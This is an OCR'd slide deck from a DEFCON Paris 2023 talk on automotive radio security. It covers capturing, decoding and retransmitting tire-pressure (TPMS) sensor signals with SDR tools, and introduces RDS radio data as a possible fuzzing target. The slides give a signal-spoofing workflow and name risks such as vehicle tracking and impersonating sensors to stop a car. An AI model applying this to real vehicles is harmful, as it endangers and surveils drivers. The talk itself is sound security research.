
penthertz

Automotive scary signals and possible RCEs

By Sébastien Dudek

DEFCON Paris – November 2023



About myself

Founder of Penthertz

- Sébastien Dudek (@FlUxIuS)
- CTO of Penthertz (as Chief Taxes Officer...)
  - Specialized in Wireless communications security
- > 10 years of experience in Software & Hardware security
  - Security researcher
  - Pentester & Red Team
  - Vulnerability researcher

Perfect mix to make Penthertz!


- Started the company during COVID → thinking about writing a book

Future book idea (I'm still trying to sell…)

My next book (or not)

STARTING A COMPANY FROM SCRATCH
FOR
DUMMIES
DURING AN APOCALYPSE
A Reference for the Rest of Us!
imgflip.com

Forget everything you learned before,
except about taxes <3!


Starting a Business
FOR
DUMMIES
A Reference for the Rest of Us!
UK Edition
The fun and easy way® to create a blueprint for growth and profits
Business Plans
FOR
DUMMIES
Revised to cover the latest planning issues and techniques
A Reference for the Rest of Us!
FREE eTips at dummies.com®
Paul Tiffany, PhD
Steven D. Peterson, PhD

*but people have seen worse in restaurants… ☹

Penthertz

Main activities

Security assessments

- Wireless communications (RFID, Wi-Fi, Mobile communications, Bluetooth, etc.)
- Embedded devices
- Backend servers
- Red Team

Trainings

- Software-Defined Radio Hacking
- Wi-Fi Red teaming
- RFID Hacking
- Mobile attacks (2G/3G/4G/5G), and more…

Hardware security

- Firmware extraction
- Chip off
- Secrets extraction
- Library's analysis
- Vulnerability hunting

Setup to PWN the radio

Part of the SDR material

- Need to manage any type of transmission (2G-5G, Wi-Fi, Remotes, Bluetooth, ZigBee, RFID, **exotic communications**, etc.).
- Today’s challenges: handling from DC to 6 or even 8 GHz with a decent stability
- Next challenges → 30 GHz at least with mmWave bands
- Able to get large bandwidth in some situation (sometimes > 100 Msps even >= 300 Msps)


2021 Picture → the tables have never been so clean!

SDR has also performance limits to overcome, but let’s talk about 5G use case in IoT!

Connected cars

Connected cars

RF communications in cars



Summary

01 Common vectors & attacks

02 Nice opportunities to debug OTA and get root

04 Going further


05 Conclusion

Vectors & Attacks

TPMS

Introduction

- TPMS (Tire Pressure Monitoring System)
- 2 types/technologies:
  - Indirect → measurement of each wheel rate revolution
  - Direct → actual pressure level measurement



TPMS architecture with four antennas
(source: [1])

[1] Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Stud by Ishtiaq Rouf et al.


RF Signal

- Frequency bands -> ISM bands of the country mostly:
  - 433 MHz / 868 MHz in EU
  - 315 MHZ / 433 MHz in US
  - Etc.
- Modulations:
  - ASK: Amplitude Shift Key
  - or 2-FSK/BFSK
  - or both (hybrid)

TPMS reader/trigger

Capture


- Using a Software-Defined Radio (SDR) device*
- SDR → more flexibility
- Supporting the range of frequency + adapted antenna
- Cheap option: RTL-SDR v3 for 30-50€ (but only for RX)



*Dedicated RF chips can be used instead of SDR = cheaper (~10€)

Demodulating data

- Quick way with URH:



1: Complex Signal

renaulttires-cut1

Noise: 0,0000

Center: -0,0344

Samples/Symbol: 10

Error Tolerance: 0

Modulation: FSK

Bits/Symbol: 1


419 selected | 419,00 µs | -1,51 dBm

```
0101010101010101010101010101010110101001100101011001010101101010010101101001101010100101010110101010101010100101100110010110010110101010101010101010101010101010101010011010100110010
0000 [Pause: 0 samples]
```

Signal View: Demodulated

☑ Show Signal as Bits

Decoding the data



	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22
1	0	0	0	1	d	4	8	5	3	d	7	4	5	e	3	2	f	f	f	f	6	5

Edit	Name	Color	Display format	Order [Bit/Byte]	Value
	☑ flags	🟥	Bit	MSB/BE	-
	☑ pressure	🟫	Bit	MSB/BE	-
	☑ temperature	🟦	Bit	MSB/BE	-
	☑ ID	🟨	Bit	MSB/BE	-
	☑ unknown	🟥	Bit	MSB/BE	-
	☑ CRC	🟩	Bit	MSB/BE	-


TPMS

Transmission

- Requires a transmitter
- Raspberry Pi seems a cheap solution ~= 50€
- RPiTX allows transmitting over 5 KHz – 1.5 GHz

Handling two modulations

- Handling two modulations
- Hybrid sensors = more support?
- If only sending 1 modulated signal, we can also mix everything:



Socket PDU
Type: TCP Server
Host:
Port: 52002
MTU: 10k

PDU to Tagged Stream
Length tag name: packet_len

OOK encoder

Socket PDU
Type: TCP Server
Host:
Port: 52001
MTU: 10k

PDU to Tagged Stream
Length tag name: packet_len

ASK encode


Stream Mux
Lengths: 100, 100

UHD: USRP Sink
Sync: Unknown PPS
Samp rate (Sps): *samp_rate*=500k
Ch0: Center Freq (Hz): 0
Ch0: Gain Value: 0
Ch0: Antenna: *"TX/RX"*=TX/RX

RF activation - captures


- A Low Frequency (LF) signal is sent → wake-up the sensor
- Frequency used: 125 KHz
- To receive it with RTL-SDR → need an up-converter (+50-100€)

- Or an AirSpy will do the job too



RF activation – transmission

- RPiTX supports 125 kHz theoretically
- Or use of USRP with DC-30 MHz daughterboard → much expen$$$ive



LimeSDR specs says 100 kHz for TX → but need modifications

Risks

- Mostly Tracking
- Impersonating sensors → stopping the vehicle,
- or raising (crazy) notifications → driver in pain
- But not easy to trigger on the road:
  - Need to be in range, or transmit a signal with a decent gain → directional antenna + LNA

RDS and DAB/DAB+

Why do we care about Radio?


- AM and FM are just raw analogic signals → no structures
- But digital information carry:
  - Object types
  - Sometimes length of objects
  - Strings
  - ID
- There is maybe an area for fuzzing! ;)

RDS

- Radio Data System (Radio Broadcast Data System (RBDS) for the U.S. version)
- Embeds digital information in FM radio broadcast
- Uses BPSK

RDS structure

- PI: Program ID code
- TP: Traffic Program code
- PTY: Program Type code
- **TA: Traffic Announcement**
- Etc.

